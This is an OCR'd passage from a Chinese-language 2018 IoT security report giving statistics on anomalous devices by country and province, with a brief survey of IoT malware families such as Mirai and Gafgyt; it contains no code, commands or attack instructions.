中国的物联网设备最多，值得重点关注，因此下面将会在 3.3.3 小节和 3.3.4 小节专门叙述国内物联网设备情况。接下来先介绍除中国外的全球其他国家的异常物联网设备的分布情况和各国异常物联网设

备的异常行为情况。3.3.3 小节叙述国内物联网设备情况。接下来先介绍除中国外的全球其他国家的异常物联网设备的分布情况和各个国家的异常行为情况。


3.3.2 全球异常物联网设备国家分布

观察 6： 2018 年国外物联网设备暴露数量前五名为美国、墨西哥、巴西、越南和印尼，异常物联网设备以越南、美国和巴西较为显著，越南的异常物联网设备以扫描探测为主，美国以漏洞利用为主，巴西以恶意挖矿为主。


通过对异常物联网设备的国家维度进行分析得到图 3.11 ，图中的国外各个国家异常物联网设备均超过 3000 个。通过图中的数据可知，越南异常物联网设备最多，前五名还包括：美国、印度、印度尼西亚和泰国。接下来将对国外的异常物联网设备的异常行为进行分析，图 3.12 描述了国外的异常物联网设备的各类异常行为的国家排名情况。

图 3.11 异常物联网设备的国家分布（除中国外）


图 3.12 设备各类异常行为的国家分布（除中国外）




（a）DDoS 攻击的国家分布




（b）僵尸网络通信的国家分布




（c）扫描探测的国家分布



（d）漏洞利用的国家分布




（e）发送垃圾邮件的国家分布



（f）恶意挖矿的国家分布

通过图 3.12 可知，以异常行为维度对国家（除中国外）排名，越南在 DDoS 攻击、僵尸网络通信和垃圾邮件方面均是第一名，在漏洞利用美国排名第一；在恶意挖矿恶意方面，巴西排名第一。由此可见，越南是物联网设备攻击的重灾区，巴西则与 2018 那年 4 月份曝光的 MikroTik 生产的路由器被挖矿的事件相关联。接下来将对越南、美国和巴西进行的异常行为和异常设备类型进行关联分析。

图 3.13 越南、美国和巴西异常物联网设备的类型分布




（a）越南物联网设备的类型　（b）美国异常物联网设备的类型　（c）巴西异常物联网设备的类型

由图 3.12 和图 3.13 可知，越南的异常物联网设备类型最主要的是摄像头，其次是路由器，主要以扫描探测为主，其次是僵尸网络通信和发送垃圾邮件；美国的异常物联网设备类型以路由器和摄像头为主，主要的异常行为是安全漏洞利用、僵尸网络通信和 DDoS 攻击；巴西的异常物联网设备类型主要是路由器和摄像头，主要以恶意挖矿恶意行为和扫描探测异常行为为主。

此外，越南、美国和巴西主要的异常物联网设备类型均是路由器和摄像头，接下来将这三个国家的异常的路由器和摄像头的异常行为做进一步的分析。

图 3.14 越南、美国和巴西的异常的路由器和摄像头的异常行为




由图 3.14 可知，越南的异常摄像头以扫描探测、僵尸网络通信、发送垃圾邮件恶意行为和 DDoS 攻击为主；美国的异常路由器和异常摄像头是以漏洞利用为主，巴西的异常路由器主要以恶意挖矿为主。虽然各国的异常设备主要都是路由器和摄像头，但是这两类异常设备的异常行为却不尽相同，存在偏好差异。

3.3.3 国内物联网设备省份分布

本小节以省份维度对 2018 年 5 月 1 日到 2018 年 11 月 12 日半年左右的国内的物联网设备数据进行分析，给出国内物联网设备省份分布，以及重要省份各个设备类型的数量，如图 3.15 所示。

图 3.15 物联网设备省份的分布情况



上图中的省份的物联网设备均超过 10 万，根据数量排序最多的省份分别为台湾、江苏、广东、山东和浙江，我们发现这个排名与省份的 GDP（Gross Domestic Product）数据具有很强的相关性。从公布的中国省份（含台湾）GDP 统计可知，前 6 名为广东、江苏、山东、浙江、河南和台湾 [1]。

我们认为物联网设备的大批量普及与当地的高科技水平和服务业的繁荣是分不开的，经济发达的省份更有财力和动力采购和部署物联网设备和相关智能系统。

具体地，我们通过对各省份 GDP 组成可发现，广东、江苏、山东、浙江和台湾的 GDP 组成中第三产业服务业的产值均为其 GDP 的重要组成部分，所以上述省份的经济总量与物联网设备的部署量一致的。

1 https://en.wikipedia.org/wiki/Economy_of_Taiwan

此外，我们发现通过对其 GDP 组成分析可知，河南省主要以第一和第二产业为主，第三产业与前几个重要省份对比相对较弱，因此可以解释其为何河南 GDP 虽高，但物联网设备数排名不高的原因。

由此可见物联网设备普及程度在一定的情况下体现该地区的经济发展情况，因此物联网对于经济蓬勃发展的区域来说是一种驱动力，但其安全问题也值得关注，我们在下一小节继续分析异常物联网设备的省份分布。

3.3.4 国内异常物联网设备省份分布

对于国内的异常物联网设备集合中的数据，我们同样以省份维度作进行分析，并关联异常行为和设备类型等信息，得出如下观点。

观点 6： 作为国内 GDP 的省份领跑者，广东、江苏、山东、浙江和台湾等省份的物联网设备数量规模为前五，异常物联网设备规模省份排名中江苏、广东、浙江、山东仍在前四。说明物联网设备普及程度与当地的经济紧密关联，但物联网设备的威胁也随之跟随，经济和新型产业发展的同时需要重视物联网安全。

图 3.16 国内异常物联网设备异常行为统计





图 3.17 异常物联网设备省份统计

首先，通过图 3.16 可知，国内异常物联网设备的主要行为是 DDoS 攻击和僵尸网络通信。其次，以省份维度划分，异常物联网设备所在省份全国排名前五为江苏、广东、浙江、山东和福建。图 3.17 中出现的省份异常物联网设备数量均超过 1000 个。通过对 3.3.3 节中的图 3.15 可以发现，台湾省作为物联网设备总量第一大省，但是异常物联网设备数量却并不多，从数据的角度可做出这样的两种假设：


1. 台湾的物联网设备安全性较好，因此没有发生大规模的异常行为。
2. 部署在台湾的恶意数据收集探针较少。

接下来通过设备进行的攻击类型和所在省份进行分析，结果如下图所示：


图 3.18 检测到各类异常行为的物联网设备的所属省份




（a）DDoS 攻击




（b）僵尸网络通信




（c）漏洞利用



（d）扫描探测



（e）发送垃圾邮件




（f）恶意挖矿

由图 3.18 可知，广东省的异常物联网设备在 DDoS 攻击、僵尸网络通信和恶意挖矿方面的异常行为数量在全国省份中最高，江苏省的异常物联网设备在安全漏洞利用、扫描探测和发送垃圾邮件方面的异常行为数量在全国中最高。

异常物联网设备数量最多的省份前三名是江苏、广东和浙江，因此接下来将对广东、江苏和浙江的物联网设备类型和异常攻击类型进行详细分析。


通过对图 3.19 江苏、广东和浙江的物联网设备异常行为分析可知，虽然江苏在漏洞利用、扫描探测和发送垃圾邮件方面是全国最高，但在江苏省内的发生最多的异常行为是 DDoS 攻击和僵尸网络通信。

图 3.19 江苏、广东和浙江物联网设备的异常行为



从图 3.20 江苏、广东和浙江异常物联网设备的类型可知，三个省份主要的异常物联网设备是摄像头和路由器，均占本省的异常设备总数的 90% 以上。广东和浙江摄像头和路由器甚至占本省的 98%。


图 3.20 江苏、广东和浙江异常物联网设备类型




（a）江苏异常物联网设备类型分析　（b）广东异常物联网设备类型　（c）浙江异常物联网设备类型

接下来将进一步对三个省份的摄像头和路由器进行的异常行为进行分析。通过图 3.21 可知，江苏、广东和浙江三个省份的异常摄像头和异常路由器主要进行的行为是 DDoS 攻击恶意行为和僵尸网络通信异常行为，这也进一步证明了图 3.19 江苏、广东和浙江异常行为所展示的结果，也符合国内的异常物联网设备异常行为分布的情况。

图 3.21 江苏、广东和浙江摄像头和路由器异常行为



（a）摄像头异常行为



（b）路由器异常行为

综上所述，作为国内 GDP 大省的台湾、江苏、广东、山东和浙江拥有的物联网设备是全国的前五名，异常物联网设备前五名分别为江苏、广东、浙江、山东和福建。国内物联网设备主要的行为是 DDoS 攻击恶意行为和僵尸网络通信异常行为，该两类行为以广东和江苏最显著，其他几类异常行为江苏为主，但江苏省内进行的主要行为仍是 DDoS 攻击恶意行为和僵尸网络通信异常行为。

3.4 物联网恶意家族分析

物联网设备上运行的软件多使用开源框架和开源代码，存在大量安全漏洞。从最初的弱口令漏洞到后续的 HTTP 服务类漏洞，跨站请求类漏洞，Memcached，ThinkPHP 框架等等，因此存在各个家族的多变且活跃的变种。

我们发现物联网恶意代码的家族趋向于一致性，目前捕获物联网恶意样本以 Mirai 和 Gafgyt 家族为主。这些家族的变种大都使用已有的漏洞攻击代码，因此可以攻击者大多数可能是工具使用者，而非代码开发者。

我们从捕获的数据进行分析可知，物联网中的僵尸网络开始服务化，集中化，基本形成托管制度，绝大部分攻击者无需自己构建僵尸网络，通过购买 DDoS 服务即可完成攻击。而服务提供者在不断的改

进感染代码，增加漏洞利用方式，以获取更大量的僵尸网络主机，从而提供更大带宽的攻击服务。

目前本章已知的专注于攻击物联网恶意代码家族主要包括以下几个： Gafgyt（Qbot），XorDDoS，billgates，Mirai 及其变种（satori、Hijime 等），Tsunami，mayday 等。

3.4.1 物联网恶意家族的样本维度分析

我们对 2018 年从威胁捕获系统中捕获的物联网恶意家族的样本数量进行分析，如图 3.22 所示；又对 NTI 和 VirusTotal 的情报系统中的恶意家族的样本数量进行分析，如图 3.23 所示。虽然两张图的数据源不同，但均表明 Gafgyt 家族和 Mirai 家族的样本总和均为前两名，因此物联网恶意家族趋向一致性。主要原因为 Mirai 家族和 Gafgyt 家族的源码已经公布，可以随意进行修改，这些家族变种的修改部分主要集中于 C&C 地址和攻击方式。而这正是“工具党”最显著的特征之一，可见大多数攻击者为工具使用者。

图 3.22 威胁捕获系统的恶意家族样本数量占比




图 3.23 NTI 和 VirusTotal 的恶意家族样本数量占比





图 3.24 被攻击端口占比情况



